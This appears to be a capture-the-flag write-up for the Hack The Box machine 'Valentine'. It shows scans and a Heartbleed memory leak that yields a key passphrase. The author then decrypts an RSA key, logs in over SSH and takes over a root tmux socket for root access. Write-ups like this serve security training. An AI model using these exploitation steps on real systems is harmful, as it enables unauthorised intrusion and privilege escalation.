Valentine

Hack The Box (user and root)

Created by: Cyclawps52


Recon (Masscan all ports and then nmap)

`htbscan 10.10.10.79 Valentine`


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2018-07-29T16:20:25+00:00; 0s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Nokia N9 phone (Linux 2.6.32) (95%), Linux 2.6.32 - 3.5 (95%), Linux 3.0 (95%), Linux 3.2 (95%), Linux 2.6.38 - 3.0 (94%), Linux 2.6.38 - 2.6.39 (94%), Linux
 2.6.39 (94%), Linux 2.6.32 - 3.10 (93%), Linux 2.6.32 - 3.9 (93%), Android 4.2.2 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   160.71 ms 10.10.14.1
2   215.15 ms 10.10.10.79

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.08 seconds
valentine.nmap (END)
```

Recon showed a website running on HTTP and HTTPS.
Dirbuster the domain:

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /index/ - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
Dir found: /icons/ - 403
Dir found: /doc/ - 403
Dir found: /dev/ - 200
File found: /dev/hype_key - 200
File found: /dev/notes.txt - 200
DirBuster Stopped
```



The file hype_key appears to be hex encoded.



Decryption shows an encrypted RSA Private key.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

We need to find the decryption key for the RSA key. Our recon showed that this box is vulnerable to Heartbleed due to outdated version numbers.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ python heartbleed.py 10.10.10.79
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 91  mV0aGVoeXBlCg==.
  0160: 59 83 1F 92 91 B6 FA 8B E5 9D 9B 3F 95 FA E0 BB  Y..........?....
  0170: 35 B8 67 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  5.g.............

WARNING: server returned more data than it should - server is vulnerable!
```

We got some weird text output:

```
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
```

Equal signs normally mean Base64, so let's see what this really means.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 -d
heartbleedbelievethehype
```

That looks like a decryption key to me!

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ openssl rsa -in hype_key.pem -out decrypted_hype_key.pem
Enter pass phrase for hype_key.pem:
writing RSA key
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ cat decrypted_hype_key.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA1FN4mXAwn3ggiDC/N+BcdmEBf0yMl6IulSOkv9WfUrGTPTUo
cFHUa95jyaHFjme0c7hG6URWS9c4JMpB35/KUdFnOpI0MOJQlRldt+4qlpRvjEhk
VTj7g0tVJmjd3Temyy+eNSzaU7HBOEWzcz4T+qQ+aSrEl+yHDLAH8mfa6X2SrnIk
tC16W00upKJK67uvzDNbtw5HH8bklvB3jupVkO7GwjC2wqfVoypgUZcTGOCY9LVL
M/H+urxmh8VomlMwRcuZvNqnwsi/TeGK6NcXtURfLgufIvKxP22g81thjCuyVXAL
z4rp7tidEHloPLFTsrSy8T1cT6zyg2+wgRJMzQIDAQABAoIBACBqAc5C31lpCGZi
Mr8ABH2Z/5WEhS4c90mTYHJc1W7VZyn/9IV5KJmzIL7GcJd144mLB2BTK212lL6h
Ff9isItfEYhSi58u3ah1b+ZFeMD2NjVPU+niwhrgJEax2bUM6uy3/0oU59vBFkNV
+LhOMNShwFljyxF6bX+VXBE4o6XjW464FTD/zGplsB5MrygXNvkx14MwXhKPpjLD
3FF2HZiPmsavH925VGfMxLLj1V2T1xrpEwkzimATrOvlXN00BZqqmm643QJrJrgl
snkFn8/cBMxuWlzw1tHrSFmO8Yns+JVABP0ci9jmvVhLidqqHshl3DmMhb3tS4nA
3pTc0Q0CgYEA7i1QecUryhtCttc3dzQVCZdmkD9Sr7f7r/ne7jNVNq/n/VUh6ZYI
ELq+Ouip+RneR7cpov1s+COF+KyJW5LCNtqmC+7wtYMSWfdSmfMco+pRWQvFHVa8
KC1C2qybYWgxD1gRjDbWvNdarOq7NGVBBE5W2lpm2nO0s3Bkd53oNG8CgYEA5Dbw
FP2Q47N2TgtedOwsCKE3uzGGSV3FTRB3HZoOLBcc3CYBM1kQZpcThl5YVLvc6r6T
xQRhKc73QR2GFLD03yYBN7HwgOPtU/t7m2dIKJRgSkLYE/G+iZ1OxNJsTWREQ34b
yVXhxgpm4LEelfAN4+mbub8ELEi9b2G9Wg4kCIMCgYEAxPQv4iJMDbrxNiVONoKZ
Cu9p3sqeY7RuqpyJ3rIQO0LHQlQN0Q1B6iOifzA6rkTX7NHn2mJao+8sL/DtPQ5l
D9tLB/80icSzfjXo1mmVO27eihYTkClTOp4C9LVbX/c66odXK22FsW8cCnWpDLDW
TOtDIxkyiF66BNBiJBAuHn0CgYEAk3VUB5wXxKku5hq+e7omcaUKB7BmXn1ygOsE
rGHgimicwzrjR7RivocbnJTValrA0gU2IfVEeuk6Jh7XhgMZFh7OZphZGE8uCDfU
lINVwrKszQ8H40sunGjCfragOBlzalDPz3XonjgWZVTMuIEV2JAXiRt9rMeLb66t
1MSST9UCgYEAnto5uquA7UPpk7zgawoqR+kXhlOy1RpO1OwNxJXAi/EB99k0QL5m
vEgeEwRP/+S8UCRvLGdHrnHg6GyCEQMYNuUGtOVqNRw2ezIrpU7RybdTFN/gX+6S
tpUEwXFAuMcDkksSNTLIJC2sa7eJFpHqeajJWAc30qOO1IBlNVoehxA=
-----END RSA PRIVATE KEY-----
```

It works!

Let's try logging in as `user:hype` due to `hype_key` being standard filenaming procedure for the key belonging to `hype`.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ ssh -i decrypted_hype_key.pem hype@10.10.10.79
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jul 29 09:46:40 2018 from 10.10.15.14
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ cat user.txt | cut -c1-5
e6710
hype@Valentine:~/Desktop$
```

It works and we can grab the user flag.

Let's see what processes are running as root to see if there are any outliers.

```
ps -u root -ef
```

```
root         786      2  0 09:10 ?        00:00:00 [krfcommd]
root         810      1  0 09:10 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root         862      2  0 09:10 ?        00:00:00 [flush-8:0]
root         918      1  0 09:10 ?        00:00:00 /usr/sbin/sshd -D
root        1006      1  0 09:10 tty4     00:00:00 /sbin/getty -8 38400 tty4
root        1016      1  0 09:10 tty5     00:00:00 /sbin/getty -8 38400 tty5
root        1019      1  0 09:10 ?        00:00:01 /usr/bin/tmux -S /.devs/dev_sess
root        1023   1019  0 09:10 pts/12   00:00:00 -bash
root        1032      1  0 09:10 tty2     00:00:00 /sbin/getty -8 38400 tty2
root        1033      1  0 09:10 tty3     00:00:00 /sbin/getty -8 38400 tty3
root        1036      1  0 09:10 tty6     00:00:00 /sbin/getty -8 38400 tty6
root        1055      1  0 09:10 ?        00:00:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
root        1056      1  0 09:10 ?        00:00:00 cron
daemon      1057      1  0 09:10 ?        00:00:00 atd
whoopsie    1083      1  0 09:10 ?        00:00:00 whoopsie
root        1135      1  0 09:10 ?        00:00:02 /usr/bin/vmtoolsd
```

Tmux normally isn't running by default. Do we have permission to view this session?

```
hype@Valentine:~$ #/.devs/dev_sess
hype@Valentine:~$ cd /.devs
hype@Valentine:/.devs$ ls -al
total 8
drwxr-xr-x  2 root hype 4096 Jul 29 09:10 .
drwxr-xr-x 26 root root 4096 Feb  6 11:56 ..
srw-rw----  1 root hype    0 Jul 29 09:10 dev_sess
hype@Valentine:/.devs$ groups
hype cdrom dip plugdev sambashare
```

The session is R/W to members of the `hype` group, which the `hype` user is!

Let's hijack this Tmux session.

```
tmux -S /.devs/dev_sess
```

```
root@Valentine:/.devs# cd ~
root@Valentine:~# cat root.txt | cut -c1-5
f1bb6
```

We become the root user and can grab the root flag!

That's the box!